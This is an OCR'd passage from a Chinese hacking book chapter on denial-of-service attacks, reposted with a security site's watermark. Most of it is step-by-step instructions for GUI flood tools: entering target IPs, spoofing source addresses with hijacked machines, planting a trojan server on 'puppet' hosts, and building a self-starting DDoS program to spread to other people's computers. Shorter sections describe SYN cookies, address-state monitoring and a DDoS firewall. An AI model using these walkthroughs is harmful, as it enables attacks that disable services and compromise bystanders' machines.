


图 12-36 使用 HGod 进行 UDP 洪水攻击

2. SYN 潜伏攻击者

SYN 潜伏攻击者是 Lion SYN 写的扩展 GUI 界面，实现了隐藏攻击的功能。使用 SYN 潜伏攻击者进行 DOS 攻击的具体操作步骤如下。

步骤 01 下载并运行 SYN 潜伏攻击者，其运行主界面如图 12-37 所示。在“源 IP”文本框中输入肉鸡或伪造的 IP 地址；在“目标 IP”文本框中输入要攻击的目标 IP 地址；最后在“端口”文本框中输入要攻击的端口。

步骤 02 在设置完毕之后，单击“攻击”按钮，打开“SYN 攻击已经启动”提示框，如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

图 12-38 所示。单击“确定”按钮，就可以进行 SYN 攻击了。



图 12-37　“SYN 潜伏攻击者”对话框




图 12-38　“SYN 攻击已经启动”提示框

3. UDP 洪水攻击利器

阿拉丁 UDP 洪水攻击器是一个威力巨大的 UDP 洪水攻击软件，其界面非常简单，只需要输入要攻击的 IP 地址和端口，单击相应的按钮即可进行 UDP 洪水攻击，但是在使用该软件之间需要先把网络防火墙关掉。使用阿拉丁 UDP 洪水攻击利器的具体步骤如下。

步骤 01 下载并运行阿拉丁 UDP 洪水攻击器 V2.1 可执行文件，打开其运行主界面，在该界面的“目标 IP”文本框中输入要攻击的 IP 地址；在“端口”文本框中输入要攻击的目标端口，如图 12-39 所示。

步骤 02 单击“一般 UDP 攻击（小）”按钮，即可进行一般的 UDP 洪水攻击。另外，阿拉丁 UDP 洪水攻击器还提供了三种 UDP 洪水攻击方式，即网游私服破坏者、超强 UDP 攻击以及破坏 CS 服务器，其中“超强 UDP 攻击”方式的危害最大，所以一般不要使用这种方式，如图 12-40 所示。




图 12-39　“阿拉丁 UDP 洪水攻击器”主界面




图 12-40　使用阿拉丁 UDP 洪水攻击器进行攻击

4. UDP Flooder

由于 UDP 在网络中的应用是比较广泛的，如 DNS 解析、RealAudio 实时音乐、网络管理、联网游戏等。所以基于 UDP 的攻击也是比较多的。UDP Flooder 是一款拒绝服务攻击软件，是基于 UDP 协议对目标服务器进行洪水攻击。

使用 UDP Flooder 实施洪水攻击的具体操作步骤如下。

步骤 01 下载并运行 UDP Flooder 可执行文件，打开该软件的主操作界面，然后在“Destination”栏目中输入要攻击的目的 IP 地址和端口号；在“Max duration”文本框中输入要攻击的时间；在“Max packets”文本框中输入要发送的最大的数据包数；在“Speed”栏目中设置数据包的发送速度，是 Modem、Cable、T1、LAN 一级一级速度递增的；在“data”栏目中选择要发送数据包的内容，可以是一定范围中的字节、文本，也可以从指定的文件中获取，如图 12-41 所示。

步骤 02 单击“Go”按钮，开始进行攻击，如图 12-42 所示。从攻击结果中可以准确得到发送的最大数据包数和发送数据包所需的时间。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 12-41 “UDP Flooder”主窗口



图 12-42 利用 UDP Flooder 实施攻击

5. SYN-Killer

SYN-Killer 是由国人编写的一款基于 SYN 攻击程序的代表作品。它可以自定义攻击端口及自定义伪造 IP 来源。攻击原理就是通过与目标服务器进行三次握手，伪造 IP 来源，导致服务器拒绝服务，从而死机。使用 SYN-Killer 进行攻击的具体操作步骤如下。

步骤 01 下载并运行 SYN-Killer 可执行文件，打开其运行主界面，如图 12-43 所示。

步骤 02 单击“新建”按钮，打开“SYN 攻击属性设置”对话框，在“目标”文本框中输入要添加 SYN 攻击的目标 IP 地址；在“端口”文本框输入要攻击的端口；在“伪造新信息”栏目中选择新建 SYN 攻击的“源地址”和“端口”方式，如图 12-44 所示。




图 12-43 “SYN-Killer”主界面




图 12-44 “SYN 攻击属性设置”对话框

步骤 03 单击“确定”按钮返回“SYN-Killer”窗口，即可看到刚添加的 SYN 攻击及其属性，如图 12-45 所示。此时已开始 SYN 攻击了，单击“暂停”按钮即可停止 SYN 攻击。

步骤 04 如果在攻击过程中关闭 SYN-Killer 软件，将会弹出“是否关闭所有攻击，并退出 SYN-Killer”提示框，单击“是”按钮，即可退出 SYNKiller 软件并停止攻击，如图 12-46 所示。




图 12-45 新添加的 SYN 攻击




图 12-46 “是否关闭所有攻击，并退出 SYN-Killer”提示框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

12.2.3 SYN Flood 攻击防御

下面介绍如何防御 SYN Flood 攻击。SYN Flood 攻击可以给互联网造成重大影响，甚至可以使整个网络瘫痪掉。

（1） 缩短 SYN Timeout 时间

缩短 SYN Timeout 时间是最简单也是最直接的防御办法，这是因为 SYN Flood 攻击的效果取决于服务器上保持的 SYN 半连接数，其值=SYN 攻击的频度× SYN Timeout，因此通过缩短从接收到 SYN 报文确定这个报文无效并丢弃修改连接的时间，可有效降低服务器负荷，如设置为 20 秒以下。但过低的 SYN Timeout 时间设置可能会影响客户的正常访问。

（2） 设置 SYN Cookie

SYN cookie 技术是针对标准 TCP 连接建立过程资源分配上的这一缺陷，来改变资源分配的策略。当服务器收到一个 SYN 报文后，不会立即分配缓冲区，而是利用连接的信息生成一个 cookie，并将这个 cookie 作为将要返回的 SYN＋ACK 报文的初始序列号。当客户端返回一个 ACK 报文时，根据包头信息计算 cookie，与返回的确认序列号（初始的序列号＋1）的前 24 位进行对比，如果相同，则是一个正常连接，然后分配资源并建立连接。

利用这一原理给每一个请求连接的 IP 地址分配一个 Cookie，如果短时间内连续受到某个 IP 的重复 SYN 报文，就认定是受到 SYN Flood 攻击，以后从这个 IP 地址来的包会被丢弃。

该技术的优点在于避免了在连接信息未完全到达前进行资源分配，使 SYN Flood 攻击的资源消耗失效。

从上述分析可以看出，这两种方法只能对付比较原始的 SYN Flood 攻击，缩短 SYN Timeout 时间仅在对方攻击频度不高的情况下生效，SYN Cookie 更依赖于对方使用真实的 IP 地址，如果攻击者以每秒数万条的速度发送 SYN 报文，同时利用 SOCK_RAW 随机改写 IP 报文中的源地址，以上的方法将毫无用武之地。因此，还需要寻找新的防御办法，综合上述两种方法优点和缺点，用户可以采用地址状态监控的方法。”

（3） 地址状态监控的方法

地址状态监控的方法是利用监控工具对网络中的有关 TCP 连接的数据包进行监控，并对监听到的数据包进行处理，处理的主要依据是连接请求的源地址。使用该方法可以很好地防御 SYN Flood 攻击，而不影响正常用户的连接。

每个源地址都有一个状态与之对应，总共有初态、NEW 状态、GOOD 状态以及 BAD 状态等四种状态，各个状态的含义如下：

- 初态：任何源地址刚开始的状态；
- NEW 状态：第一次出现或出现多次也不能断定存在的源地址的状态；
- GOOD 状态：断定存在的源地址所处的状态；
- BAD 状态：源地址不存在或不可达时所处的状态。

各个状态之间的转换过程如图 12-47 所示。下面分析一下基于地址状态监控的方法如何能够防御 SYN Flood 攻击。




图 12-47 各个状态之间的转换

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

首先，对于一个伪造源地址的 SYN 报文，若源地址第一次出现，则源地址的状态为 NEW 状态，当监听到服务器的 SYN+ACK 报文，表明服务器已经为该源地址的连接请求建立了半连接。此时，监控程序代源地址发送一个 ACK 报文完成连接。这样，半连接队列中的半连接数不是很多。计时器开始计时，由于源地址是伪造的，所以不会收到 ACK 报文，超时后，监控程序发送 RST 数据包，服务器释放该连接，该源地址的状态转为 BAD 状态之后，对于每一个来自该源地址的 SYN 报文，监控程序都会主动发送一个 RST 报文。

其次，对于一个合法的 SYN 报文，若源地址第一次出现，则源地址的状态为 NEW 状态，服务器响应请求，发送 SYN＋ACK 报文，监控程序发送 ACK 报文，在连接建立完毕之后，来自客户端的 ACK 很快会到达，该源地址的状态转为 GOOD 状态，服务器可以很好地处理重复到达的 ACK 包。

12.3 分布式拒绝服务 D.D.o.S 攻击

分布式拒绝服务攻击（DDoS:Distributed Denial of Service）是指借助于客户端/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动 D.o.S 攻击，从而成倍提高拒绝服务攻击的威力。与拒绝服务攻击（D.o.S）方式一样是破坏网络服务的方式，其攻击目的相同，就是使受害主机或网络无法及时接收并处理外界请求或无法及时回应外界请求。

12.3.1 分布式拒绝服务入侵简介

分布式拒绝服务（D.D.o.S）攻击是近年来出现的一种全新的拒绝服务（D.o.S）攻击方式，由于其自身分布式特性，使得 D.D.o.S 攻击比传统 D.o.S 攻击拥有更多攻击资源，具有更强大的破坏力，因此该攻击方式更难防范。

目前，D.D.o.S 攻击已经对 Internet 安全构成了极大的威胁，而且成为目前网络安全界研究的热点。一个比较完整的 D.D.O.S 攻击体系分为目标计算机、攻击器、攻击服务器、攻击控制台四部分，如图 12-48 所示。




图 12-48 D.D.o.S 攻击的体系结构

1. D.D.o.S 攻击的一般步骤

要想对目标主机进行 D.D.o.S 攻击，则需要经过如下几个步骤：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第一步：搜集目标主机信息

在实施 D.D.o.S 攻击之前，黑客一般都需要被攻击目标主机的数目、地址情况、配置、性能和带宽等信息。对于 D.D.o.S 攻击者来说，在攻击互联网上的某个站点之前，需要先确定到底有多少台主机在支持这个站点。一个大的网站可能有很多台主机利用负载均衡技术提供同一个网站的 WWW 服务。

第二步：占领傀儡机

在搜集好目标主机的情况后，下面就需要占领傀儡机了。一般情况下，黑客可能会将链路状态好、性能好、安全管理水平差的主机作为傀儡机，一些安全性比较差的小型站点以及服务器常常是黑客们的首选目标。占领和控制被攻击的主机，得到一个有权限完成 D.D.o.S 攻击任务的账号，甚至取得最高的管理权限。对于一个 D.D.o.S 攻击者来说，准备好一定数量的傀儡机是必需的。

第三步：实施 D.D.o.S 攻击

在占领了傀儡机后，黑客就可以向目标主机实施 D.D.o.S 攻击了。如果前面的准备做得好的话，实际攻击过程是比较简单的。黑客登录到作为控制台的傀儡机，向所有的攻击机发出攻击的命令。此时埋伏在攻击机中的 D.D.o.S 攻击程序就会响应控制台的命令，会向受害主机以高速度发送大量的数据包，导致它死机或是无法响应正常的请求。黑客一般会以远远超出受害方处理能力的速度进行攻击。

2. D.D.o.S 攻击方式

目前网络上以分布式拒绝服务实施攻击较多，下面介绍几种最常见的攻击方式，也是比较难防护的 D.D.o.S 攻击方式：

- TCP 混乱数据包攻击。即利用发送含有伪造源 IP 的 TCP 数据包，使得一些防火墙处理错误锁死，从而消耗服务器 CPU 的内存，同时还会堵塞带宽。其中，TCP 头的 TCP Flags 部分是混乱的，可能是 syn、ack、syn+ack、syn+rst 等。
- SYN 变种攻击。即利用发送含有伪造源 IP 的 SYN 数据包，使得一些防火墙处理错误锁死，从而消耗服务器 CPU 的内存，同时还会堵塞带宽。这种类型的数据包不是 64 字节，而是很多字节。
- 针对用 UDP 协议的攻击。即攻击者针对分析要攻击的网络软件协议，发送和正常数据一样的数据包，所以这种攻击非常难防护。一般防火墙通过拦截攻击数据包的特征码防护，但是会造成正常的数据包也会被拦截。
- 针对 Web Server 的多连接攻击。在控制大量肉鸡同时连接访问网站，从而造成网站无法处理瘫痪，这种攻击和正常访问网站一样，只是短时间的访问量增加几十倍甚至上百倍。有些防火墙可以通过限制每个连接过来的 IP 连接数来防护，但会造成正常用户稍微多打开几次网站也会被攻击。
- 针对 WEB Server 的变种攻击。在控制大量肉鸡同时连接访问网站，一旦连接建立就不会断开，一直发送一些特殊的 GET 访问请求造成网站数据库或者某些页面耗费大量的 CPU，这样通过限制每个连接过来的 IP 连接数就失效了，因为每个肉鸡可能只建立一个或者只建立少量的连接。
- 针对游戏服务器的攻击。因为游戏服务器非常多，所以攻击的种类也花样辈出，大概有几十种之多，而且还在不断发现新的攻击种类。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 被 D.D.o.S 攻击时的现象

D.D.o.S 攻击手段是在传统的 D.o.S 攻击基础之上产生的另一种攻击方式。如果某个网络或目标主机受到了 D.D.o.S 攻击，则会出现如下几种现象：

- 被攻击主机上有大量等待的 TCP 连接；
- 网络中充斥着大量的无用的数据包，源地址为假；
- 制造高流量无用数据，造成网络拥塞，使受害主机无法正常和外界通信；
- 利用受害主机提供的服务或传输协议上的缺陷，反复高速地发出特定的服务请求，使受害主机无法及时处理所有正常请求；
- 严重时会造成系统死机。

12.3.2 著名的 D.D.o.S 入侵工具介绍

D.D.o.S 攻击方式是在 D.o.S 攻击方法基础上发展而来的，比 D.o.S 攻击危害性大。D.D.o.S 攻击也和 D.o.S 攻击一样，可以使用相关的攻击工具实施攻击。目前，常见的 D.D.o.S 攻击工具比较多，如 D.D.o.S 攻击者、D.D.o.S 独裁者 Autocrat、DDoSPing 等。

1. D.D.o.S 独裁者 Autocrat

D.D.o.S 独裁者 Autocrat 是一款 Windows 下的分布式拒绝服务攻击软件，运用远程控制方式让用户轻松联合多台服务器进行 D.D.o.S 攻击。它支持 SYN、LAND、FakePing、狂怒之 Ping 等四种 D.o.S 攻击方法。Autocrat 包括 4 个文件：Server.exe（服务器端）、Client.exe（控制端）、Mswinsck.ocx（控制端需要的网络接口）、Richtx32.ocx（控制端需要的文本框控件）。其中 Server.exe 在攻击傀儡机上运行，具有一般木马的特征。

使用 D.D.o.S 独裁者进行攻击的具体操作步骤如下。

步骤 01 将“Server.exe”服务端程序放在傀儡机中执行，运行后的程序就会自动安装并重启计算机，重启后这台主机即可成为 Autocrat 服务端。

步骤 02 在本机中运行 D.D.o.S 独裁者客户端程序“Client.exe”，打开“Client.exe”操作界面，Client 是控制 Server 的工具，如图 12-49 所示。

步骤 03 在操作界面中单击“添加”按钮，打开“添加主机”对话框，在其中输入要添加的 IP 地址，如图 12-50 所示。




图 12-49 “D.D.o.S 独裁者客户端”主界面




图 12-50 “添加主机”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 单击“确定”按钮，返回“D.D.o.S 独裁者客户端”窗口，在左上方的主机列表中可看到添加的目标主机 IP 地址，如图 12-51 所示。单击“扫描主机”按钮，即可打开“扫描 D.D.o.S 主机”对话框，在其中设置要扫描的 IP 地址范围，如图 12-52 所示。




图 12-51　添加的目标主机 IP 地址



图 12-52　“扫描 D.D.o.S 主机”对话框

步骤 05 单击“开始扫描”按钮，开始进行扫描，其扫描结果如图 12-53 所示。其中标记“成功”的 IP 地址，表示此主机已经安装了独裁者；标记为“失败”的 IP 地址，表示此主机没有安装。

步骤 06 单击“D.D.o.S 独裁者客户端”主窗口中的“检查状态”按钮，D.D.o.S 独裁者客户端就会对 IP 列表进行检查，待检查完毕后就会生成一个扫描报告，如图 12-54 所示。



图 12-53　扫描结果




图 12-54　检查主机状态

步骤 07 单击“主机列表”栏目下方的“切换”按钮，切换到无效主机列表，再单击“清理主机”按钮，即可将无效的主机踢出去。经过上述操作之后，在“攻击方式”栏目中单击相应的按钮就可以对目标主机实施攻击了。

2. D.D.o.S 攻击者

D.D.o.S 攻击者程序运行后，可自动驻入系统，并在以后随系统启动而启动，在上网时自动对事先设定好的目标进行攻击。还可以自由设置“并发连接线程数”、“最大 TCP 连接数”等参数。使用 D.D.o.S 攻击者进行攻击的具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 下载并启动 D.D.o.S 攻击工具，打开该工具的主界面，如图 12-55 所示。在“目标主机的域名或 IP 地址”文本框中输入要攻击主机的域名或 IP 地址，建议用域名，因为 IP 地址是经常变的；在“自启动设置”栏目中输入攻击程序生成运行后，将在注册表中显示启动的项目名以及服务名。

步骤 02 单击“生成”按钮，打开“确认所有配置均正确无误”提示框，如图 12-56 所示。单击“是”按钮，打开“D.D.o.S 攻击程序生成完毕”提示框，如图 12-57 所示。



图 12-55 “D.D.o.S 攻击者”主界面




图 12-56 “确认所有配置均正确无误”提示框




图 12-57 攻击程序生成完毕提示框

步骤 03 单击“确定”按钮，生成一个 D.D.o.Ser.exe 的自动攻击程序。可以把这个攻击程序散布到其主机上运行，只要运行了 D.D.o.S 攻击者程序就会立即开始攻击指定的 IP 地址，同时运行的人越多，对服务器造成的压力就越大。

3. DDoSPing

用于 Windows XP/NT/2000 扫描 DDoS 的工具 DDoSPing 优点在于多网段地进行攻击,这些工具将检测具有代表性的攻击,如 Wintrinoo、Stacheldraht 和 TFN。DDoSPing 是以 Trinno 的攻击模式进行攻击，攻击的速度和缓冲区的设定可以自行修改。使用该工具的具体步骤如下。

步骤 01 下载并安装该工具，打开该攻击的主窗口，可以看出其界面非常简单：上面是要扫描的目标 IP 地址范围，下面是“被感染的主机”列表和当前状态，如图 12-58 所示。

步骤 02 单击“设置”按钮，打开“DDoSPing 2.00”对话框，在其中设置各个属性即可，如图 12-59 所示。



图 12-58 “DDoSPing 2.00”窗口




图 12-59 “DDoSPing 2.00”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“确定”按钮返回到“DDoSPing 2.00”窗口，在“目标 IP 地址范围”栏目中设置要扫描的 IP 地址范围；在“传输速度控制”栏目中设置传输速度。

步骤 04 单击“开始”按钮，即可进行扫描，还可以通过单击“保存列表”按钮，把扫描的地址以文件形式保存起来，其扫描结果如图 12-60 所示。



图 12-60　扫描结果

12.3.3　D.D.o.S 攻击的防御

冰盾 DDoS 防火墙能够识别各种 D.D.o.S 攻击和黑客入侵行为，该防火墙采用微内核技术，工作在系统的底层，能够充分发挥 CPU 的效能，且耗费少许内存就能获得惊人的处理效能，能够阻止 DOS 攻击、抵御 DDOS 攻击等。

使用冰盾 DDoS 防火墙防御 DDoS 攻击的操作步骤如下。

步骤 01 下载并安装冰盾 DDoS 防火墙，重新启动计算机后，双击桌面上的冰盾 DDoS 防火墙快捷图标，启动冰盾 DDoS 防火墙程序并打开其操作界面，如图 12-61 所示。




图 12-61　“冰盾 DDoS 防火墙”主窗口

步骤 02 在冰盾 DDoS 防火墙主窗口中单击“启动防火墙”按钮，启动防火墙，在“DDoS 监控”选项卡下显示出计算机名称、系统相关信息，如 IP 地址、当前活动的网卡等，就可以防御 DDoS 攻击，如图 12-62 所示。还可以通过过滤不必要的服务和端口来防御 DDoS 的攻击，在冰盾 DDoS 防火墙主窗口中选择“端口过滤”选项卡，如图 12-63 所示。

步骤 03 单击“增加”按钮，打开“封闭端口”对话框，在“当前开放的端口”窗格中可以查看计算机系统中正在开放的端口，包括端口编号、名称以及相关协议等信息，如图 12-64 所示。

步骤 04 在“封闭端口”对话框中的“端口操作”设置区域中输入需要封闭的端口，如想要封闭 1200 到 8080 端口，则可在“封闭从端口”后面的两个文本框中输入相应的端口号，另外，还可以在“说明”文本框中输入相关的说明性文字，如图 12-65 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 12-62 启动防火墙




图 12-63 “端口过滤”设置界面




图 12-64 “封闭端口”对话框

